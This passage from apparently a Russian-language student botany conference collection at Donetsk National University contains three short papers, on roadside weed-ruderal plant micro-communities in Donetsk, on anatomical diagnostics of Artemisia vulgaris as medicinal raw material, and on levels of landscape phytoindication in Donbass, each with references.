Цель работы – привести типичные примеры локальных микросообществ растений в городе Донецке в среднеосеннее время 2021 года, дать иллюстрации вариантам таких микроассоциаций. Формирование ассоциаций дикорастущих видов на обочинах дорог, при занятии определённых ниш в нетипичных местах для культуризации все же имеет эстетическую ценность и является объектом исследования многих успешных научных работ студентов (и иногда школьников) кафедры ботаники и экологии в рамках студенческого научного общества биологического факультета Донецкого национального университета [21, 22].

Для накопления материала использовали метод маршрутно-диагностических сборов материала в полевых условиях, фиксировали фото-продукты на центральных улицах г. Донецка (20-22 октября 2021 года). Общий аспект фотопродукции проведенной работы представлен на рисунке (объекты 1-8) по пр. Шевченко на пересечении с ул. Артема и ул. Челюскинцев. Габитуально преобладают розеточные формы (рис., варианты 1; 3; 4; 5; 7); дерновинные злаки (варианты 2; 5, см. рис.). В большинстве случаев формируется компактная ассоциация разнотравья (3-7, рис.), однако процент проективного покрытия в некоторых случаях меньше половины от возможного максимума (1; 2; 5, см. рис.). Отмечены случаи средообразующей функции мохообразных при пионерном заселении экониши (рис. – вариант 3). Нами также подсчитаны процентные соотношения жизненных форм, имеющих моноцентрическую модель побегообразования (34%) и полицентриков (52%), если учитывать весь численный состав особей микроассоциаций. Важно отметить, что такие участки обочин вдоль дорог при полностью покрытом асфальтном полотне имеют специфическую эстетическую ценность и обычно сохраняют зеленую фитомассу до середины декабря: привлекают внимание оттеночные формы зеленого цвета, восхищение выживанием видов в экстремальных условиях существования, мозаичность, ярусность таких микроценозов, возможность проведения открытого эксперимента по анализу взаимоприспособляемости представителей разных таксономических групп.



1



2



3



4



5



6



7

8

Рисунок – Варианты сорно-рудеральных ассоциаций растений (г. Донецк, 2021)

Таким образом, изученные локальные микроценозы высших растений в г. Донецке привлекают внимание прохожих и исследователей при анализе как микроклиматических особенностей в каждом конкретном случае геолокалитета, так и способов выживания в экстремальных условиях (сохранения ресурсов, взаимовыгодного сосуществования). Эти участки городской среды имеют гораздо большую эстетическую ценность всю осень, чем весной в случае неправильного перекапывания с целью перевернуть комки урбаноземов и сделать вид ухоженности ландшафта.

Поэтому в этой работе демонстрируется также роль нравственно-научного подхода и целесообразности многих лишних манипуляций в городской среде, – в таких случаях можно перенаправить человеческий ресурс на более выгодные условия развития локальных участков поверхности на городских территориях.

На перспективу: представляет особое внимание вопрос формирования почвенного семенного банка в таких условиях и возможность сбора элементов диссеминации экземпляров, имеющих высокий процент убиквизма в экстремальных условиях трансформаций и токсической нагрузки городской среды.

СПИСОК ЛИТЕРАТУРЫ

1. Епринцев С.А., Куролап С.А., Завьялова Ю.Н. Эколого-гигиеническая оценка городской среды с использованием снегомерных наблюдений // Вестник Воронежского государственного университета. Серия: География. Геоэкология. – 2006. – № 1. – С. 34-38.
2. Епринцев С.А., Шекоян С.В. Геоинформационное картографирование урбанизированных территорий как механизм пространственной оценки социально-экологических факторов // Геополитика и экогеодинамика регионов. – 2019. – Т. 5 (15), № 3. – С. 109-115.
3. Сафонов А.И., Глухов А.З. Экологический фитомониторинг в Донбассе с использованием геостратегического картографирования // Проблемы промышленной ботаники индустриально развитых регионов: Матер. докладов VI Междунар. конф. (г. Кемерово, 6-7 октября 2021 г.). – Кемерово, 2021. – С. 77-79. DOI 10.53650/9785902305606_77
4. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202–204.
5. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: ДонНУ, 2017. – С. 80-82.
6. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288-293.
7. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и

- культурного развития Донбасса: Матер. Междунар. научн. конф. студентов и молодых ученых (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
8. Сафонов А.И. Эмпирика фитоквантификации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
 9. Сафонов А.И. Идентификация некоторых родов астровых по палинологическим оттискам // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2021. – № 3. – С. 69-77.
 10. Епринцев С.А., Клепиков О.В., Шекоян С.В., Жигулина Е.В. Формирование очагов экологически обусловленной заболеваемости как критерий "отклика" на качество окружающей среды // Наука Юга России. – 2019. – Т. 15, № 3. – С. 70-80.
 11. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 2. – Донецк: ЮФУ, 2016. – С. 117-119.
 12. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
 13. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанофлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. С. 67-72.
 14. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 13-16.
 15. Сафонов А.И., Гермонова Е.А. Экологические сети фитомониторингового назначения в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 3-4. – С. 37-42.
 16. Safonov A.I. Initial screening of seed bank of phytoindicators of technogenic pressure on edaphotopes in Donbass // Проблемы экологии и охраны природы техногенного региона. – 2010. – № 1 (10). – С. 92-96.
 17. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1(1). – С. 4-16. – DOI 10.22281/2686-9713-2019-1-4-16.
 18. Медяник В.С. Сорно-рудеральные виды астровых в экологическом мониторинге Донбасса // Биодиагностика состояния природных и природно-техногенных систем: Мат. XIX Всерос. научно-практической конференции, Киров, 25 ноября 2021 года. – Киров: ВятГУ, 2021. – С. 338-341.
 19. Абуснайна М.В. Фитоиндикация в контексте образовательных и научных программ Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 9-13.
 20. Бебешко Е.Н. Мониторинговый эксперимент с использованием *Avena fatua* L. // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 1. Физ.-мат., техн. науки и экол. – Донецк: Изд-во ЮФУ, 2016. – С. 307-308.
 21. Сенина А.В. Критерии ботанико-экологического анализа альпинариев г. Донецка // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). – Т. 2. – Донецк: ДонНУ, 2017. – С. 112-114.
 22. Пчеленко О.В. Первичная оценка эстетической ценности видов природной флоры в антропогенно нарушенной среде // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). – Т. 2. – Донецк: ДонНУ, 2017. – С. 109-110.

COMMUNITIES OF THE WEED-RUDERAL FRACTION OF THE FLORA OF THE CITY OF DONETSK

Annotation. Introduction to weed research was shaped by the need for socio-demographic data on the formation of communities by plants in an urbanized environment. Typical examples of local microcommunities in Donetsk in the mid-autumn time of 2021 are given, illustrations are given for variants of such microassociations.

Keywords: phytoindication, Donbass, phytomonitoring, environmental monitoring, urbanization.

Medyanik V.S.

Scientific advisers:

Safonov A.I. Ph.D., Head of the Department of Botany and Ecology, Donetsk National University,

Maratova A.S., Senior Lecturer, M. Kozybaev North-Kazakhstan University, Petropavlovsk, Kazakhstan

E-mail: kf.botan@donnu.ru

УДК 581.15 : 681.3 (477.60)

ПЕРСПЕКТИВА СТРУКТУРНОЙ ДИАГНОСТИКИ ФИТОСЫРЬЯ РОДА *ARTEMISIA* В УСЛОВИЯХ ИНДУСТРИАЛЬНОЙ СРЕДЫ ДОНБАССА

Мельников Д.А.

Научный руководитель: Сафонов А.И. к.б.н.
ГОУ ВПО «ДОННУ»

Аннотация. На примере некоторых структурно-диагностических признаков видов рода *Artemisia* в Донбассе рассмотрена перспектива использования полевых сборов в качестве фитосырья для лекарственной промышленности. Выделены особенности в строении вида, обладающие преимуществом при произрастании в донецком экономическом регионе и особо ценящиеся в фармакопее.

Ключевые слова: лекарственное сырье, мониторинг, фитоиндикация, *Artemisia*.

В каждом регионе всегда существует потребность в сборе растительного сырья и ограниченная возможность его использования. Для диагностики качества растительных сборов в фармакопее прибегают к структурному анализу на уровне анатомии и гистологии, чтобы установить соответствие фитосырья требованиям [1–5]. В имеющихся условиях развития научно-технической базы кафедры ботаники и экологии ДонНУ [6–11] и в определенных традициях осуществлять геолокальный мониторинг по растительным объектам [12–16] система квантификации растительных сборов возможна на основе существующей технологии индикационной ботаники в регионе [7, 12, 13, 17–19]. Поскольку для Донбасса виды рода полынь являются аборигенными и широко представлены в разных экотопах, а также имеют научный интерес мирового масштаба [1–5, 20], мы посвятили часть научной работы в рамках выполнения дипломного проекта скрининговым вопросам диагностики имеющегося фитосырья в промышленном городе донецкого экономического региона.

Цель работы – на примере некоторых структурно-диагностических признаков видов рода *Artemisia* в Донбассе рассмотреть перспективу использования полевых сборов в качестве фитосырья для лекарственной промышленности, выделив особенности в строении вида, обладающие преимуществом при произрастании в донецком экономическом регионе и особо ценящиеся в фармакопее.

Для анализа были использованы четыре группы признаков в строении (рис. 1): по особенностям поверхности листа (опущение, кутикулярный слой, базовые клетки эпидермиса нижней и верхней сторон листовой пластинки), анатомии стебля и корня, а также детальной гистологии поперечного среза листовой пластинки.




Рис. 1 – Структурно-диагностические признаки поверхности листа (А), анатомии корня (Б), анатомии стебля (В) и поперечного среза листа (гистология) (Г) полыни, используемые нами для первичной оценки сборов 2021 г. в Донбассе

По полученным данным был сделан предварительный вывод о высокой степени пластичности вида полыни обыкновенной в городских условиях, промышленных, селитебных, сорно-рудеральных экотопах. Предположение, что на токсически напряженных территориях лекарственное сырье не является пригодным к использованию, частично подтвердилось, поскольку организм не проходит полноценно все стадии развития, имеет высокий уровень накопления вредных элементов промышленного происхождения и не является устойчивым к хранению, к тому же в образцах полыней (системы «трава» и «соцветия») к первому периоду генеративной фенопаузы не успевают сформироваться эфиромасличные вместилища, которые представляют собой особую ценность в фармакологическом использовании. На рис. 2 представлены некоторые особенности строения (внутреннего на поперечном срезе и внешнего по характеру опушения и поверхности) дистальной части листовой пластинки *Artemisia vulgaris* L. – визуализация нужна для понимания структурно-функциональной разницы в микродеталях по диапазону характеристик в рамках одного вида при фитодиагностических мероприятиях.




Рис. 2 – Особенности строения (внутреннего на поперечном срезе и внешнего по характеру опушения и поверхности) дистальной части листовой пластинки *Artemisia vulgaris* L.: А – без формирования трихом и со слабым развитием сосудисто-волокнистого пучка, т.е. сети жилкования, Б – густое опушение трихомами нитчатого

типа и формирование сосудисто-волокнистого пучка, В – редкое опушение, но густая сеть жилкования, Г – формирование столбчатой паренхимы и эфиромасличных желёзок

В городской среде и буферных территориях крупного промышленного центра Донбасса (г. Енакиево) были заложены семь учетных площадок по наблюдению, фрагментарному сбору и структурному (анатомическому и гистологическому) анализу фитосырья *Artemisia vulgaris* L. для получения ботанико-экологических характеристик этого лекарственного растения (табл.).

Таблица – Геолокация сборов *Artemisia vulgaris* L. и соответствие анатомо-морфологических структур норме для использования растительного сырья в категориях «трава» и «соцветия» (сухие сборы)

Геолокалитет	Вегетативная часть растения	Генеративная часть растения
долгота – 38°13'44.3"; широта – 48°15'32.2"	не соответствует	не соответствует
долгота – 38°8'55.1"; широта – 48°14'44.9"	соответствует	соответствует
долгота – 38°12'13.4"; широта – 48°14'12.5"	не соответствует	не соответствует
долгота – 38°13'29.3"; широта – 48°13'48.0"	соответствует	не соответствует
долгота – 38°10'31.9"; широта – 48°12'36.3"	не соответствует	не соответствует
долгота – 38°17'7.9"; широта – 48°15'8.2"	соответствует	соответствует
долгота – 38°18'48.4"; широта – 48°13'5.8"	соответствует	соответствует

Таким образом, в диагностике фитосырья экспресс-анализ по структурным соответствиям *Artemisia vulgaris* L. может быть целесообразен на начальных стадиях сборов, чтобы минимизировать процессы химического анализа, однако всегда нужно учитывать целевое назначение лекарственных растений, поскольку биологически активные вещества, накапливающиеся в растении как продукты вторичного синтеза, имеют широкий спектр применения в народном хозяйстве, что требует уточнения, дополнительного изучения и проведения лабораторных исследований.

В целом, сбор и анализ растительного сырья в донецком экономическом регионе является перспективным в сфере решения некоторых вопросов продовольственного характера, используя региональные возможности и природный потенциал Центрального Донбасса.

СПИСОК ЛИТЕРАТУРЫ

1. Бондаренко А.И. Сравнительный анализ подходов к стандартизации сырья полыни горькой и полыни австрийской, используемых в мировой фармацевтической практике // Современные проблемы фармакогнозии: Сборник материалов III Межвузовской научно-практической конференции, Самара, 27 октября 2018 г. – Самара: Самарский государственный медицинский университет, 2018. – С. 63-67.
2. Алиева И.Ф. Морфолого-анатомический анализ основных кормовых растений зимних пастбищ Азербайджана // Актуальные и новые направления в селекции и семеноводстве сельскохозяйственных культур: Материалы Международной научно-практической конференции. Владикавказ, 18 февраля 2017 г. – Владикавказ: Горский государственный аграрный университет, 2017. – С. 149-150.
3. Бородий С.А. Математическая модель прогноза урожайности лекарственного сырья надземной массы полыни обыкновенной (*Artemisia vulgaris* L.) // АгроЭкоИнфо. – 2020. – № 1(39). – С. 3.
4. Демидова Е.И., Кисилева А.Н., Стрельчева К.А., Коган Е.Г. Отдельное фармакогностическое изучение нефармакопейных лекарственных растений: белокопытник гибридный и полынь обыкновенная // Смоленский медицинский альманах. – 2017. – № 1. – С. 108-112.
5. Фролова Л.Н., Киселева Т.Л., Цветаева Е.В. Морфолого-анатомическое изучение сырья *Artemisia vulgaris* L. - полыни обыкновенной, применяемого в традиционной медицине России и Китая // Традиционная медицина. – 2008. – № 4(15). – С. 44-50.

6. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
7. Сафонов А.И. Межфазные точки роста в фокусе внимания стратегической фитоиндикации // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). Т. 3. Донецк: ДонНУ, 2021. – С. 146-148.
8. Сафонов А.И. Тканевая диагностика эмбриональных структур фитоиндикаторов Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 3-4. – С. 110-115.
9. Safonov A., Glukhov A. Ecological phytomonitoring in Donbass using geoinformational analysis // Problems of Industrial Botany of Industrially Developed Regions 2021. – VI International Scientific Conference. – BIO Web Conf. – Vol. 31, 2021. <https://doi.org/10.1051/bioconf/20213100020>
10. Сафонов А.И. Функциональная значимость меристем растений-индикаторов в биодиагностике природных сред // Биодиагностика состояния природных и природно-техногенных систем: Материалы XIX Всероссийской научно-практической конференции с международным участием, Киров, 25 ноября 2021 года. – Киров: Вятский государственный университет, 2021. – С. 10-13.
11. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
12. Сафонов А.И. Ботанико-экологические маркеры квантификации природных сред в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 3-4. – С. 40-47.
13. Сафонов А. И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1 (1). – С. 4-16. DOI: 10.22281/2686-9713-2019-1-4-16
14. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202–204.
15. Сергеева А.С., Алемасова А.С. Бриоиндикация состояния воздуха в промышленной части Северного Приазовья // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 272–274.
16. Бойко Н.В. Палинологический материал *Taraxacum officinale* (L.) Webb ex Wigg. в условиях г. Донецка // Охрана окружающей среды и рациональное использование природных ресурсов: Сб. материалов XIII Междунар. науч. конф. (Донецк, 16-17 апреля 2019 г.) Донецк: ДонНТУ, 2019. С. 84–86.
17. Сафонов А.И. Фитоэмбриональный скрининг в экологическом мониторинге Донбасса // Зеленый журнал – Бюллетень ботанического сада Тверского государственного университета. – 2017. – Вып. 3. – С. 5–12.
18. Шульгина Н.С. Оценка антропогенной нагрузки на экотопы по данным структурного фитомониторинга // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 127-128.
19. Самошкина Э.Д. Экологическая обусловленность тератогенеза растений // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 1. Физ.-мат., техн. науки и экол. – Донецк: Изд-во ЮФУ, 2016. – С. 323-324.
20. Криворотов С.Б., Букарева О.В., Ходыка М.С. Эколого-анатомические особенности некоторых представителей рода полынь (*Artemisia* L., Asteraceae) во флоре Северо-Западного Кавказа // Труды Кубанского государственного аграрного университета. – 2017. – № 68. – С. 86-90. – DOI 10.21515/1999-1703-68-86-90.

PROSPECTS FOR STRUCTURAL DIAGNOSTICS OF PHYTOSEUMINS OF THE GENUS *ARTEMISIA* IN THE CONDITIONS OF THE INDUSTRIAL ENVIRONMENT OF DONBASS

Annotation. On the example of some structural and diagnostic characteristics of species of the genus *Artemisia* in the Donbass, the prospect of using field harvests as phyto-raw materials for the pharmaceutical industry is considered. The features in the structure of the species, which have an advantage when growing in the Donetsk economic region and are especially valued in the pharmacopoeia, are highlighted.

Keywords: medicinal raw materials, monitoring, phytointication, *Artemisia*.

Melnikov D.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 581.15 : 911.52 (477.60)

ЛАНДШАФТНАЯ ФИТОИНДИКАЦИЯ В ДОНБАССЕ: РЕТРОСПЕКТИВНЫЙ И ПЕРСПЕКТИВНЫЙ АНАЛИЗ

Мурашкин В.В.

*Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. Дан ретроспективный и перспективный анализ научной литературы по изучению ландшафтных систем Донбасса с позиций фитоиндикационных исследований. Приведены примеры уровней, классификационных подходов, систем квантификации ландшафтов в антропогенно трансформированной среде на примере донецкого экономического региона.

Ключевые слова: ландшафты Донбасса, фитоиндикация, экологический мониторинг, фитомониторинг.

Система локального фитоиндикационного эксперимента, реализованного нами в предыдущих исследованиях [1, 2], определённым образом требует ландшафтно-геостратегического подхода. Изучения ландшафтных систем Донбасса являются традиционными для осуществлённых программ ученых кафедры ботаники и экологии Донецкого университета под руководством профессора Михаила Лукича Ревы [3–5] (в 2022 году кафедра отмечает его 100-летие со дня рождения). Большинство современных ландшафтно-фитоиндикационных тем, имея образовательную функцию [6–8], реализуются в рамках фитоиндикационного экологического мониторинга техногенных и природных экосистем [9–14], затрагивая вопросы динамики показателей [15], перспектив индикации [16], комплексных критериев [17], ботанико-систематических описаний [18], эстетического анализа малых ландшафтных композиций [19] и проведения фитоиндикационного мониторинга на отвалах угольных шахт Донбасса [20].

Цель работы – провести ретроспективный и перспективный анализ научной литературы по изучению ландшафтных систем Донбасса с позиций фитоиндикационных исследований, привести примеры уровней, классификационных подходов, систем квантификации ландшафтов в антропогенно трансформированной среде на территории донецкого экономического региона.

Для проведения иллюстративных мероприятий по фитоиндикации в рамках морфологических единиц ландшафта (табл. 1) выделили по одному примеру уровня экспериментальных данных.

Таблица 1 – Примеры уровней фитоиндикации, реализованные по морфологическим единицам ландшафта

Единицы ландшафтных структур по морфологическому типу	Уровень фитоиндикационных исследований
фация (ландшафтная)	аутофитоиндикация
фация по аналогии с биогеоценозом	субдемографическая фитоиндикация
урочище	демографическая фитоиндикация
географический индивидуум	субдемографическая фитоиндикация
субдоминантная фация	демографическая фитоиндикация
группа фаций	синэкологическая фитоиндикация
ландшафтная формация	синэкологическая фитоиндикация
класс ландшафтов	симфитоиндикация локальная
тип ландшафтов	симфитоиндикация
отдел ландшафтов	симфитоиндикация глобальная

Уровень фитоиндикационных исследований не всегда напрямую связан с уровнем территориально-ландшафтной закономерности в организации геостратегии и квантификации ресурса технологического самоопределения или технического инструментального замера. Во втором случае группировок по ландшафтным единицам (табл. 2) мы использовали категории видов, родов, типов и классов ландшафтов и указали пример индикационных разработок.

Таблица 2 – Примеры фитоиндикации, реализованные по классификационным единицам ландшафта

Классификационные единицы ландшафтных элементов	Пример фитоиндикационных исследований
виды ландшафтов	все типы структурных фитоиндикационных экспертиз (палинологическая, антэкологическая, рамическая, анатомо-морфологическая, гистологическая, гистохимическая, цитологическая, субцитологическая, эмбрио-карпологическая и др.), лихеноиндикация, дендроиндикация, бриоиндикация, альгоиндикация, анализ тератологических проявлений у растений (соматического и генетического характера), фитоиндикация аутэкологического уровня
роды ландшафтов	сукцессионная дендрохронология, перспективная фитоиндикационная регистрация, фитоиндикация экологических режимов, регистрация палеографических сценариев по распределению данных на больших расстояниях в соответствии с размерностями рода ландшафта, топографическая фитоиндикация
типы ландшафтов	датировка поверхностей, бассейновый подход в фитоиндикации, геохронологические ретроспективы и перспективы, индикационная экспертиза предпроектная, высотная и ярусная по типологии с ландшафтом
классы ландшафтов	геостратегическая, крупномасштабная ГИС съемка и регистрация, глобальная по климатоморфам и историко-эпохальным преобразованиям на больших территориях, гипсометрическая

Для каждой таксономической категории ландшафтных единиц на практике выделяются часто переходные примеры, когда, например, молекулярно-генетический фитоиндикационный анализ может реализоваться на всех уровнях функционала ландшафтных единиц.

Как правило, система иерархических группировок ограничивается целевой задачей и национально-глобальными программами, например, глобальная геосферно-биосферная ситуация регламентируется палеоклиматическими и стратиграфическими экспертизами.

В прикладном аспекте также важны вопросы информационной или индикационной ботаники для идентификации геохимических барьеров по прямым и косвенным показателям доминантов, субдоминантов и ассектаторов в геоботаническом картографировании, разведке полезных ископаемых, экспертизе техногенных катастроф или фоновых геохимических аномалий, зон повышенной трещиноватости, что характерно для природных конструкций в Донбассе. В табл. 3 указаны типы геохимических барьеров и какие могут быть проведены фитоиндикационные исследования в таких типологических вариантах.

Таблица 3 – Примеры геохимической фитоиндикации, реализованные для разных ландшафтно-географических ситуаций (загрязнение, геохимическая аномалия, природный геохимический фон, разломы и барьеры)

Типы геохимических барьеров	Примеры фитоиндикационных исследований
кислородный	дендроиндикация, лишеноиндикация, бриоиндикация
сульфидный	лишеноиндикация, бриоиндикация, стратиграфическая ретроспектива
глеевый	альгоиндикация, лишеноиндикация, бриоиндикация
щелочной	лишеноиндикация, бриоиндикация, биохимическая пробы
кислотный	лишеноиндикация, бриоиндикация, анатомическая идентификация
испарительный	фреатофическая индикация, дендроиндикация, альгоиндикация
термодинамический	фитоиндикация по климатоморфам, лишеноиндикация, бриоиндикация, геоботаническая аэросъемка
техногенные варианты	структурно-функциональная индикация всех примеров анатомо-морфологических структур и доказательной значимости

Таким образом, спектр ландшафтных единиц сопряжен со спецификой фитоиндикационного анализа и является перспективной научной темой для исследования в Донбассе с учетом имеющихся публикаций по ретроспективным данным.

СПИСОК ЛИТЕРАТУРЫ

1. Мурашкин В.В. Учет численности *Ambrosia artemisiifolia* L. в летнее время в г. Донецке // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: материалы VI Международной научной конференции, Донецк, 26–27 октября 2021 г. – Донецк: Донецкий национальный университет, 2021. – С. 131-134.
2. Жукова А.А., Мурашкин В.В. Фенотипическая разница рудералов фитоиндикационной значимости в Донбассе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 52-55.

3. Рева М.Л., Хархота А.И. Растительность техногенных земель в Донбассе // Растения и промышленная среда. – Свердловск: УрГУ, 1978. – С. 33-34.
4. Рева М.Л. Возобновления растительного покрова в специфических условиях техногенных ландшафтов Донбасса // Программа и методика изучения техногенных биогеоценозов. – М.: Наука, 1978. – С. 136-147.
5. Олейник Н.А., Рева М.Л. Сукцессии техногенных систем Донбасса // Современные проблемы географии экосистем. – М., 1984. – С. 294 -296.
